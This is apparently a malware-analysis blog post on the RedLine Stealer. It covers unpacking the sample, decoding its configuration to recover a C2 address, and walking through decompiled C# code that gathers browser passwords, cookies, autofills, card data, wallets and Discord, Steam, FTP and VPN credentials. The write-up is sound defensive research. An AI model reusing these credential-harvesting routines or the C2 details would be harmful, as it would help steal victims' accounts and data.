Full RedLine malware analysis

muha2xmad.github.io/malware-analysis/fullredline/

April 21, 2022

Muhammad Hasan Ali

Malware Analysis learner

5 minute read

As-salamu Alaykum


Introduction

Redline Stealer has been delivered through various channels. Redline Stealer is mostly distributed through Phishing Emails or malicious software disguised as installation files such as Telegram, Discord, and cracked software. However, recently, Phishing Link that downloads Chrome Extension containing Redline Stealer by abusing YouTube Video Description and Google Ads is utilized, or Python Script that runs Redline Stealer through FTP is being distributed.

I used tried to analysis three samples, but this is more harder `d81d3c919ed3b1aaa2dc8d5fbe9cf382` which the classes and arguments are obfuscated. But eventually the three samples are the same but different keys. Download the article sample from vx-underground or MalwareBazaar.

Unpacking

Our sample comes packed by `IntelliLock v.1.5.x` packer. We will use upacme to unpack the sample. Then we continue analysis with the sample `e90f6d0a7b7d0f23d0b105003fce91959c2083c23394b5cf43101c84ae8be4d2` .



Submitted	Sample	Status
25/04/2022 17:20:41	b06a04969f5856d665a1e837f7aed8b1adfca9e44d06e7d5100b8c3adac4df79	complete Unpacked!

Parent

b06a04969f5856d665a1e837f7aed8b1adfca9e44d06e7d5100b8c3adac4df79

Unpacked Child

97cdde692fadbb6d04dc59ba21e3f41b186810ee8962c6d3d2d33292ef4085d7


Unpacked Child

e90f6d0a7b7d0f23d0b105003fce91959c2083c23394b5cf43101c84ae8be4d2

Figure(1) Unpacked file

Configuration Extraction


RedLine encodes its C2 server and the unaique ID using hard-coded key and uses the key to decrypt the C2 server and the ID. We enter `EntryPoint` class to see encoded Configuration.



```
public class EntryPoint
{
    // Token: 0x06000036 RID: 54 RVA: 0x000042CC File Offset: 0x000026CC
    public EntryPoint()
    {
        this.IP = "Hj0tHSAtXRsfKkAQIDowVR4tOVshFCRe";
        this.ID = "NSEmHDY5ERU1LRNV";
        this.Message = "";
        this.Key = "Pythonic";
    }
```

Figure(2): Endcoded Configuration

In this sample, the decrption function is `Decrypt()` . It will decrypt the C2 server and the unique ID using the key `Pythonic` . **The decoding operation is FromBase64 then XOR then FromBase64** using CyberChef. The C2 server address is `46.8.19.196:53773` and the ID is `ytmaloy8` .



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

XOR

Key: Pythonic UTF8

Scheme: Standard

□ Null preserving

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

```
Hj0tHSAtXRsfKkAQIDowVR4tOVshFCRe
```


Output

```
46.8.19.196:53773
```

Figure(3): Decoding the C2 server and Botnet ID

C2 server Communication

After decoding, the malware will send request using `RequestConnection()` to `net.tcp://" + C2 address + "/"`. If there is a conncetion, the malware will try to get the settings `ScanningArgs` which is a structure that stores configuration data and shows what the malware capabilities. The arguments have flags which will decide which information will be collected, such as Hardware info, Browser credentials, FTP credentials, etc.




```
[DataContract(Name = "ScanningArgs", Namespace = "BrowserExtension")]
public class ScanningArgs
{
    [DataMember(Name = "ScanBrowsers")]
    public bool ScanBrowsers { get; set; }
    [DataMember(Name = "ScanFiles")]
    public bool ScanFiles { get; set; }
    [DataMember(Name = "ScanFTP")]
    public bool ScanFTP { get; set; }
    [DataMember(Name = "ScanWallets")]
    public bool ScanWallets { get; set; }
    [DataMember(Name = "ScanScreen")]
    public bool ScanScreen { get; set; }
    [DataMember(Name = "ScanTelegram")]
    public bool ScanTelegram { get; set; }
    [DataMember(Name = "ScanVPN")]
    public bool ScanVPN { get; set; }
    [DataMember(Name = "ScanSteam")]
    public bool ScanSteam { get; set; }
    [DataMember(Name = "ScanDiscord")]
    public bool ScanDiscord { get; set; }
    [DataMember(Name = "ScanFilesPaths")]
    public List<string> ScanFilesPaths { get; set; }
    [DataMember(Name = "BlockedCountry")]
    public List<string> BlockedCountry { get; set; }
    [DataMember(Name = "BlockedIP")]
    public List<string> BlockedIP { get; set; }
    [DataMember(Name = "ScanChromeBrowsersPaths")]
    public List<string> ScanChromeBrowsersPaths { get; set; }
    [DataMember(Name = "ScanGeckoBrowsersPaths")]
    public List<string> ScanGeckoBrowsersPaths { get; set; }
}
```

Figure(4): boolean flags whether to steal or not

Collecting Information

The RedLine malware collects many information about the infected host and stores it into `ScanResult` which include the environment settings about the infected host such as Hardware info, ID, etc and `ScanDetails` whcih stores the credential details information. Then we enter `ResultFactory` class to explore its actions and see what info will be stolen as follows




```
public static ResultFactory.ParsingStep[] Actions { get; set; } = new ResultFactory.ParsingStep[]
    {
        new ResultFactory.ParsingStep(ResultFactory.asdkadu8),      // generate unique MD5 hash
        new ResultFactory.ParsingStep(ResultFactory.sdfo8n234),     // get executed file path
        new ResultFactory.ParsingStep(ResultFactory.sdfi35sdf),     // get language, timeZone, resolution info, OSVersion info
        new ResultFactory.ParsingStep(ResultFactory.sdf934asd),     // get machine name
        new ResultFactory.ParsingStep(ResultFactory.asdk9345asd),   // get processes info
        new ResultFactory.ParsingStep(ResultFactory.a03md9ajsd),    // get Graphic Cards info
        new ResultFactory.ParsingStep(ResultFactory.asdk8jasd),     // get installed browsers info
        new ResultFactory.ParsingStep(ResultFactory.лыв7рыва2),     // get Hardware info (total RAM)
        new ResultFactory.ParsingStep(ResultFactory.ылв92р34выа),   // get the installed Software
        new ResultFactory.ParsingStep(ResultFactory.аловй),         // get installed Firewalls
        new ResultFactory.ParsingStep(ResultFactory.ыал8р45),       // get running processes
        new ResultFactory.ParsingStep(ResultFactory.ываш9р34),      // get used languages
        new ResultFactory.ParsingStep(ResultFactory.длвап9345),     // take screenshots
        new ResultFactory.ParsingStep(ResultFactory.ывал8н34),      // get message clients info
        new ResultFactory.ParsingStep(ResultFactory.вал93тфыв),     // get chrome and gecko based browsers info
        new ResultFactory.ParsingStep(ResultFactory.вашу0л34),      // exfilterate files
        new ResultFactory.ParsingStep(ResultFactory.навева),        // get FTP credentials
        new ResultFactory.ParsingStep(ResultFactory.ащы9р34),       // get crypto wallets credentials
        new ResultFactory.ParsingStep(ResultFactory.ыва83о4тфыв),   // get discord credentials
        new ResultFactory.ParsingStep(ResultFactory.askd435),       // get steam credentials
        new ResultFactory.ParsingStep(ResultFactory.sdi845sa)       // get VPN credentials
    };
```

Figure(5): the collected info from the infected host

Then we start explaining these actions and how the RedLine malware gets files and info in details. There are actions which are easy to figure out such as generate unique MD5 hash, get executed file path, get language, timeZone, resolution info, OSVersion, etc. And installed softwares by checking `Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall` . And running processes info such as `processID` , `Name` , `commandLine` .

Installed Browsers


RedLine malware collectes the information about installed browsers such as `NameOfBrowser` , `Version` , and `PathOfFile` from the `BrowserVersion` class.



```
public static List<BrowserVersion> GetBrowsers()
{
    List<BrowserVersion> list = new List<BrowserVersion>();
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet");
        if (registryKey == null)
        {
            registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Clients\\StartMenuInternet");
        }
        string[] subKeyNames = registryKey.GetSubKeyNames();
        for (int i = 0; i < subKeyNames.Length; i++)
        {
            BrowserVersion browserVersion = new BrowserVersion();
            RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
            browserVersion.NameOfBrowser = (string)registryKey2.GetValue(null);      1
            RegistryKey registryKey3 = registryKey2.OpenSubKey("shell\\open\\command");
            browserVersion.PathOfFile = registryKey3.GetValue(null).ToString().StripQuotes(); 2
            if (browserVersion.PathOfFile != null)
            {
                browserVersion.Version = FileVersionInfo.GetVersionInfo(browserVersion.PathOfFile).FileVersion; 3
            }
            else
            {
                browserVersion.Version = "Unknown Version";
            }
            list.Add(browserVersion);
        }
    }
```

Figure(6): the collected info of the installed browsers


Then it search for Chrome based browsers such as `Chromium` , `Chrome` , `Opera` . And collects `BrowserName` , `BrowserProfile` , `Logins` , `Autofills` , and `Cookies` in `ScannedBrowser()` class. RedLine malware collectes the information about installed browsers such as `NameOfBrowser` , `Version` , and `PathOfFile` from the `BrowserVersion` class.



```
if (!string.IsNullOrEmpty(text2))
{
    text2 = text2[0].ToString().ToUpper() + text2.Remove(0, 1);
    string text3 = FileCopier.ChromeGetName(dataFolder);
    if (!string.IsNullOrEmpty(text3))
    {
        scannedBrowser.BrowserName = text2;
        scannedBrowser.BrowserProfile = text3;
        scannedBrowser.Logins = C_h_r_o_m_e.MakeTries<List<Account>>(() => C_h_r_o_m_e.ScanPasswords(dataFolder), (List<Account> x) => x.Count >
          0);
        scannedBrowser.Cookies = C_h_r_o_m_e.MakeTries<List<ScannedCookie>>(() => C_h_r_o_m_e.ScanCook(dataFolder), (List<ScannedCookie> x) =>
          x.Count > 0);
        scannedBrowser.Autofills = C_h_r_o_m_e.MakeTries<List<Autofill>>(() => C_h_r_o_m_e.ScanFills(dataFolder), (List<Autofill> x) => x.Count
          > 0);
        scannedBrowser.CC = C_h_r_o_m_e.MakeTries<List<CC>>(() => C_h_r_o_m_e.ScanCC(dataFolder), (List<CC> x) => x.Count > 0);
    }
}
}
```

Figure(7): the collected info of the installed chrome based browsers

Then Gecko based browsers such as `Firefox` , `Waterfox` . And collects `BrowserName` , `BrowserProfile` , `Logins` , `Autofills` , and `Cookies` in `ScannedBrowser()` class.




```
if (!string.IsNullOrEmpty(text2))
{
    ScannedBrowser scannedBrowser = new ScannedBrowser
    {
        BrowserName = text2,
        BrowserProfile = new DirectoryInfo(fullName).Name,
        Cookies = new List<ScannedCookie>(Gecko.EnumCook(fullName)),
        Logins = new List<Account>(),
        Autofills = new List<Autofill>(),
        CC = new List<CC>()
    };
    if (!scannedBrowser.IsEmpty())
    {
        list.Add(scannedBrowser);
    }
}
```

Figure(8): the collected info of the installed gecko based browsers

